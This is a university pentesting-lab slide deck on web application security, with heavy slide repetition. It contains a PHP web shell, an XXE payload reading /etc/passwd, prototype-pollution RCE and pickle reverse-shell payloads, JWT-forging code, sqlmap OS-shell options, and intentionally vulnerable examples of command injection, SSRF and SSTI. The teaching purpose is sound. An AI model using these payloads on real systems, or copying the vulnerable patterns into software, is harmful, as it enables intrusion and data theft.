Pentesting Lab

Advanced Web Application Security

Possegger, Prodinger, Schauklies, Schwarzl

08.04.2024

Summer 2023/24, www.iaik.tugraz.at/ptl

Table of contents

OWASP Top 10

- Enumerates Top 10 web application risks
- Updated regularly (2017,2021)
- Contains risks, payloads and mitigations
- `https://owasp.org/Top10/`

- Enumerates Top 10 web application risks
- Updated regularly (2017,2021)
- Contains risks, payloads and mitigations
- https://owasp.org/Top10/

- Enumerates Top 10 web application risks
- Updated regularly (2017,2021)
- Contains risks, payloads and mitigations
- https://owasp.org/Top10/

- Enumerates Top 10 web application risks
- Updated regularly (2017,2021)
- Contains risks, payloads and mitigations
- `https://owasp.org/Top10/`

- Users can act beyond their permissions.
- Unauthorized access / operations

```
public Response deleteUserHandler(int userId) {
    deleteUser(userId);
    return Response("Success");
}

public void deleteUser(int userId) {
    userRepository.delete(userId);
}
```

- Users can act beyond their permissions.
- Unauthorized access / operations

```
public Response deleteUserHandler(int userId) {
    deleteUser(userId);
    return Response("Success");
}

public void deleteUser(int userId) {
    userRepository.delete(userId);
}
```

- Users can act beyond their permissions.
- Unauthorized access / operations

```
public Response deleteUserHandler(int userId) {
    deleteUser(userId);
    return Response("Success");
}

public void deleteUser(int userId) {
    userRepository.delete(userId);
}
```

- Typical cryptographic flaws:
  - No encryption for sensitive data
  - Broken algorithms or improper usage
  - Hard-coded keys

```
session_start();
if (!isset($_SESSION['initiated'])) {
  session_regenerate_id();
  $_SESSION['initiated'] = true;
  $_SESSION['id'] = rand();
}
```

- Typical cryptographic flaws:
  - No encryption for sensitive data
  - Broken algorithms or improper usage
  - Hard-coded keys

```
session_start();
if (!isset($_SESSION['initiated'])) {
  session_regenerate_id();
  $_SESSION['initiated'] = true;
  $_SESSION['id'] = rand();
}
```

- Inject attacker-controlled data
- Data sanitization missing
- SQL, NoSQL, LDAP, OS Command, XSS

```
import os, sys
user_input = sys.argv[1]
command = 'ping ' + user_input
os.system(command)
```

- Inject attacker-controlled data
- Data sanitization missing
- SQL, NoSQL, LDAP, OS Command, XSS

```
import os, sys
user_input = sys.argv[1]
command = 'ping ' + user_input
os.system(command)
```

- Inject attacker-controlled data
- Data sanitization missing
- SQL, NoSQL, LDAP, OS Command, XSS

```
import os, sys
user_input = sys.argv[1]
command = 'ping ' + user_input
os.system(command)
```


- New category
- Lack of secure design patterns
- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
- E.g. Missing of bot detection

- New category
- Lack of secure design patterns
- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
- E.g. Missing of bot detection

- New category
- Lack of secure design patterns
- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
- E.g. Missing of bot detection


- New category
- Lack of secure design patterns
- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
- E.g. Missing of bot detection

- New category
- Lack of secure design patterns
- Missing Threat modeling and risk assessments
- Emphasize secure defaults, principle of least privilege
- E.g. Missing of bot detection




- Mitigations and Firewall/AV/EDRs disabled
- Too informative Error handling (Stack Traces)
- Default credentials/configurations
- Publicly open ports and admin interfaces

```
admin_username = "admin"
admin_password = "password"
ports:
    0.0.0.0:5432:5432
```




- Mitigations and Firewall/AV/EDRs disabled
- Too informative Error handling (Stack Traces)
- Default credentials/configurations
- Publicly open ports and admin interfaces

```
admin_username = "admin"
admin_password = "password"
ports:
    0.0.0.0:5432:5432
```




- Mitigations and Firewall/AV/EDRs disabled
- Too informative Error handling (Stack Traces)
- Default credentials/configurations
- Publicly open ports and admin interfaces

```
admin_username = "admin"
admin_password = "password"
ports:
    0.0.0.0:5432:5432
```



- Mitigations and Firewall/AV/EDRs disabled
- Too informative Error handling (Stack Traces)
- Default credentials/configurations
- Publicly open ports and admin interfaces

```
admin_username = "admin"
admin_password = "password"
ports:
    0.0.0.0:5432:5432
```



- Mitigations and Firewall/AV/EDRs disabled
- Too informative Error handling (Stack Traces)
- Default credentials/configurations
- Publicly open ports and admin interfaces

```
admin_username = "admin"
admin_password = "password"
ports:
    0.0.0.0:5432:5432
```

- Vulnerable components
- Failure to update/patch libraries, frameworks, and other software components
- Dependencies on unsupported software

```
HTTP/1.1 200 OK
Server: Apache/2.2.14 (Win32)
Content-Type: text/html; charset=UTF-8
```

- Vulnerable components
- Failure to update/patch libraries, frameworks, and other software components
- Dependencies on unsupported software

```
HTTP/1.1 200 OK
Server: Apache/2.2.14 (Win32)
Content-Type: text/html; charset=UTF-8
```

- Vulnerable components
- Failure to update/patch libraries, frameworks, and other software components
- Dependencies on unsupported software

```
HTTP/1.1 200 OK
Server: Apache/2.2.14 (Win32)
Content-Type: text/html; charset=UTF-8
```

- Vulnerable components
- Failure to update/patch libraries, frameworks, and other software components
- Dependencies on unsupported software

```
HTTP/1.1 200 OK
Server: Apache/2.2.14 (Win32)
Content-Type: text/html; charset=UTF-8
```

- Missing rate limiting on logins
- Weak account recovery mechanism
- No session timeout
- Sessions not cleared properly

```
session_start();
if (isset($_POST['username']) && isset($_POST['
    password'])) {
  $_SESSION['login_attempts'] += 1;
}
```

- Missing rate limiting on logins
- Weak account recovery mechanism
- No session timeout
- Sessions not cleared properly

```
session_start();
if (isset($_POST['username']) && isset($_POST['
    password'])) {
  $_SESSION['login_attempts'] += 1;
}
```

- Missing rate limiting on logins
- Weak account recovery mechanism
- No session timeout
- Sessions not cleared properly


```
session_start();
if (isset($_POST['username']) && isset($_POST['
    password'])) {
  $_SESSION['login_attempts'] += 1;
}
```

- Missing rate limiting on logins
- Weak account recovery mechanism
- No session timeout
- Sessions not cleared properly

```
session_start();
if (isset($_POST['username']) && isset($_POST['
    password'])) {
  $_SESSION['login_attempts'] += 1;
}
```


- Missing rate limiting on logins
- Weak account recovery mechanism
- No session timeout
- Sessions not cleared properly

```
session_start();
if (isset($_POST['username']) && isset($_POST['
    password'])) {
  $_SESSION['login_attempts'] += 1;
}
```




- Lack of validation for software updates and third-party deps
- Supply chain attacks
- SolarWinds Update Mechanism and xz-utils

```
def check_for_updates():
    update_available = check_update_server()
    if update_available:
        download_update("update_package.exe"
    )
        execute_update("update_package.exe")
```



- Lack of validation for software updates and third-party deps
- Supply chain attacks
- SolarWinds Update Mechanism and xz-utils

```
def check_for_updates():
    update_available = check_update_server()
    if update_available:
        download_update("update_package.exe"
    )
        execute_update("update_package.exe")
```




- Lack of validation for software updates and third-party deps
- Supply chain attacks
- SolarWinds Update Mechanism and xz-utils

```
def check_for_updates():
    update_available = check_update_server()
    if update_available:
        download_update("update_package.exe"
    )
        execute_update("update_package.exe")
```

- Failure to log and monitor security-relevant events

```
def process_transaction(account_from,
    account_to, amount):
     # Simulate checking accounts and amount
    validity
     if verify_accounts(account_from,
    account_to) and verify_amount(amount):
         # Transaction logic (simplified)
         accounts[account_to] += amount
         accounts[account_from] -= amount
     else:
         # Error handling
         log.Info("Transaction failed.")
```



- Attacker can forge request to internal service

```
import requests

def fetch_url(url):
    # User-supplied URL without validation/
   sanitization
    response = requests.get(url)
    return response.text

user_input = get_user_input()
page_content = fetch_url(user_input)
```

Demo Burp

Web Application Scanners

Popular Web Application Scanners

- OWASP ZAP
  `https://github.com/zaproxy/zaproxy`
- Burp Suite
  `https://portswigger.net/burp`
- Nikto
  `https://github.com/sullo/nikto`
- Nuclei
  `https://github.com/projectdiscovery/nuclei`

Popular (Commercial) Vulnerability Scanners

- Nessus
  `https://www.tenable.com/products/nessus`
- Qualys Vulnerability Management
  `https://www.qualys.com/apps/vulnerability-management/`
- OpenVAS
  `https://www.openvas.org/`
- Rapid7 Nexpose
  `https://www.rapid7.com/products/nexpose/`
- Acunetix
  `https://www.acunetix.com/`

- WPScan: Specialized for WordPress vulnerabilities.
  `https://github.com/wpscanteam/wpscan`
- JoomScan: Focused on Joomla security analysis.
  `https://github.com/rezasp/joomscan`
- Droopescan: Targets Drupal installations.
  `https://github.com/droope/droopescan`
- CMSmap: A scanner for multiple CMS platforms.
  `https://github.com/Dionach/CMSmap`
- `wpscan --url example.com`

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

- CSP: Feature to prevent/limit XSS
- Approach to bypass CSP:
  - Use CSP Evaluator
  - Look for whitelists
  - Look for file uploads
  - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations

Common CSP Directives

- default-src: Defines the default policy for fetching resources such as scripts, images, and stylesheets.
- script-src: Specifies valid sources for JavaScript. Helps prevent XSS attacks.
- style-src: Controls sources of stylesheets. Mitigates CSS injection attacks.
- img-src: Defines allowed sources of images. Prevents loading images from untrusted domains.
- connect-src: Limits origins to which you can connect (via XHR, WebSockets, and EventSource).
- font-src: Specifies allowed sources for fonts. Prevents loading malicious fonts.

- default-src: Defines the default policy for fetching resources such as scripts, images, and stylesheets.
- script-src: Specifies valid sources for JavaScript. Helps prevent XSS attacks.
- style-src: Controls sources of stylesheets. Mitigates CSS injection attacks.
- img-src: Defines allowed sources of images. Prevents loading images from untrusted domains.
- connect-src: Limits origins to which you can connect (via XHR, WebSockets, and EventSource).
- font-src: Specifies allowed sources for fonts. Prevents loading malicious fonts.

- object-src: Defines valid sources for the ‘<object>‘, ‘<embed>‘, and ‘<applet>‘ tags.
- media-src: Specifies allowed sources for loading media (audio and video).
- frame-src: Determines valid sources for frames and iframes.
- report-uri / report-to: Specifies where to send reports about policy violations.

Practice CSP bypass here
martinschwarzl.at/ptl/
example<1-4>.php

Advanced Common Vulnerabilities

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell

```
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
```

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell

```
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
```

Understanding Web Shells: PHP Example

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
  - E.g. JSP, PHP, ASPX, ...
  - PHP Luxury Shell

```php
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
```

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell


```
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
```

Understanding Web Shells: PHP Example

- Web shells are convenient entry points to execute commands
- Often possible via file upload
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell

```php
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
```


JWT Common Flaw: Weak Secret Keys



- Weak secret keys can be brute-forced.
- Use: JWT-IO JWT Tool to brute force

```
secret_key = "password"
payload = {"user": "admin"}
token = jwt.encode(payload, secret_key,
   algorithm="HS256")
```


JWT Common Flaw: Weak Secret Keys



- Weak secret keys can be brute-forced.
- Use: JWT-IO JWT Tool to brute force


```
secret_key = "password"
payload = {"user": "admin"}
token = jwt.encode(payload, secret_key,
   algorithm="HS256")
```

JWT Common Flaw: Weak Secret Keys




- Weak secret keys can be brute-forced.
- Use: JWT-IO JWT Tool to brute force

```
secret_key = "password"
payload = {"user": "admin"}
token = jwt.encode(payload, secret_key,
   algorithm="HS256")
```




- The ”none” algorithm indicates no signature is required.
- An attacker could exploit this to bypass signature verification.

```
# Malicious payload using "alg": "none"
malicious_payload = '{"alg":"none"}'
# The server might accept this token
```




- The ”none” algorithm indicates no signature is required.
- An attacker could exploit this to bypass signature verification.

```
# Malicious payload using "alg": "none"
malicious_payload = '{"alg":"none"}'
# The server might accept this token
```




- Server does not validate signature algorithm
- Attackers can exploit this by altering the `"alg"` header to symmetric algorithm (e.g., `"RS256"` to `"HS256"`)
- Signing the token with a known public key.

```
modified_header = {'alg': 'HS256'}
payload = {'user': 'admin'}
public_key = open('public.pem').read()
malicious_token = jwt.encode(payload,
   public_key, algorithm='HS256', headers=
   modified_header)
```




- Server does not validate signature algorithm
- Attackers can exploit this by altering the `"alg"` header to symmetric algorithm (e.g., `"RS256"` to `"HS256"`)
- Signing the token with a known public key.

```
modified_header = {'alg': 'HS256'}
payload = {'user': 'admin'}
public_key = open('public.pem').read()
malicious_token = jwt.encode(payload,
   public_key, algorithm='HS256', headers=
   modified_header)
```



- Server does not validate signature algorithm
- Attackers can exploit this by altering the `"alg"` header to symmetric algorithm (e.g., `"RS256"` to `"HS256"`)
- Signing the token with a known public key.

```
modified_header = {'alg': 'HS256'}
payload = {'user': 'admin'}
public_key = open('public.pem').read()
malicious_token = jwt.encode(payload,
    public_key, algorithm='HS256', headers=
    modified_header)
```



- JWTs are encoded → Sensitive data can be exposed if intercepted.
- Do not store confidential information in plain text in the payload.

```
import jwt
payload = {
    "user": "admin",
    "password": "secretPassword123"
}
token = jwt.encode(payload, "secretKey",
   algorithm="HS256")
```

XML External Entity (XXE)

- File upload (XML-Format, e.g. XLS)
- XXE attacks exploit vulnerable XML parsers to access or manipulate external data.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY read SYSTEM "file:///
   etc/passwd"> ]>
<creds>
    <user>&read;</user>
    <pass>example</pass>
</creds>
```

- SQL injection with no direct output
- Encode data through metainformation
- Use timing, error messages, boolean

- SQL injection with no direct output
- Encode data through metainformation
- Use timing, error messages, boolean

Blind SQL Injection: Overview

- SQL injection with no direct output
- Encode data through metainformation
- Use timing, error messages, boolean

- Powerful tool for SQL injection detection and exploitation
- Fully automated
- `https://sqlmap.org/`
- https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap

- Powerful tool for SQL injection detection and exploitation
- Fully automated
- `https://sqlmap.org/`
- https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap

- Powerful tool for SQL injection detection and exploitation
- Fully automated
- `https://sqlmap.org/`
- https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap

- Database Dumping: `--dump` to extract data from the database
- Risk Level: `--risk=3` risk level (1-5) for tests performed
- Level: Level of tests to perform (1-5=
- Enumeration: `-D db_name -T table_name --columns` to list columns in a specific table
- Out-of-band Techniques: `--os-shell`, `--os-pwn` to access the OS shell or perform out-of-band attacks

Demo sqlmap

- NoSQL is also vulnerable to injections: Gifts' && 0 && 'x
- Frameworks like Hibernates, GraphQL, etc. can be as well
- Use recon tools to find out what is used
- Use then tools that automatically inject

- NoSQL is also vulnerable to injections: Gifts' && 0 && 'x
- Frameworks like Hibernates, GraphQL, etc. can be as well
- Use recon tools to find out what is used
- Use then tools that automatically inject

- NoSQL is also vulnerable to injections: Gifts' && 0 && 'x
- Frameworks like Hibernates, GraphQL, etc. can be as well
- Use recon tools to find out what is used
- Use then tools that automatically inject

- Modify prototype of JavaScript Object.
- JavaScript objects inherit properties from
- Clientside: XSS
- Serverside: Auth Bypass and RCE!

- Modify prototype of JavaScript Object.
- JavaScript objects inherit properties from
- Clientside: XSS
- Serverside: Auth Bypass and RCE!


- Modify prototype of JavaScript Object.
- JavaScript objects inherit properties from
- Clientside: XSS
- Serverside: Auth Bypass and RCE!

Prototype Pollution Example

```
let userInput = '{"__proto__":{"isAdmin":true}}';
function unsafeMerge(target, source) {
  for (let key in source) {
    if (source.hasOwnProperty(key)) {
      target[key] = source[key];
    }
  }
}
let obj = {};
console.log(obj.isAdmin); // undefined
unsafeMerge(obj, JSON.parse(userInput));
console.log(obj.isAdmin); // true
```


Prototype Pollution RCE Example

```
"constructor":{ // via constructor it's also possible
  "prototype":{
    "env":{
      "xyz":"require('child_process').execSync('whoami').toString
    ()"
    },
    "NODE_OPTIONS":"--require /proc/self/environ"
  }
}
```




- Untrusted data is used to reconstruct objects
- https://book.hacktricks.xyz/pentesting-web/deserialization
- Attackers craft malicious payloads to execute commands


Unsafe Deserialization



- Untrusted data is used to reconstruct objects
- https://book.hacktricks.xyz/pentesting-web/deserialization
- Attackers craft malicious payloads to execute commands



- Untrusted data is used to reconstruct objects
- https://book.hacktricks.xyz/pentesting-web/deserialization
- Attackers craft malicious payloads to execute commands



- Untrusted data is used to reconstruct objects
- https://book.hacktricks.xyz/pentesting-web/deserialization
- Attackers craft malicious payloads to execute commands

Unsafe deserialization example

```
import pickle
import os
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('<reverse-shell>',))
malicious_payload = pickle.dumps(Exploit())
```

```
from flask import Flask, request, render_template_string
app = Flask(__name__)
@app.route("/")
def home():
    if request.args.get('c'):
        return render_template_string(request.args.get('c'))
    else:
        return "Hello, send something inside the param 'c'!"

if __name__ == "__main__":
    app.run()
```

Further useful links

- PayloadsAllTheThings
- Pentesting Web
- Awesome Pentest
- DVWA

Exercise: Go to `https://portswigger.net/web-security/all-labs` and practice with different cool lab applications. Solve 10 non-apprentice challenges and share a screenshot that you solved the challenges with us. You will receive the flag from us!

Any Questions?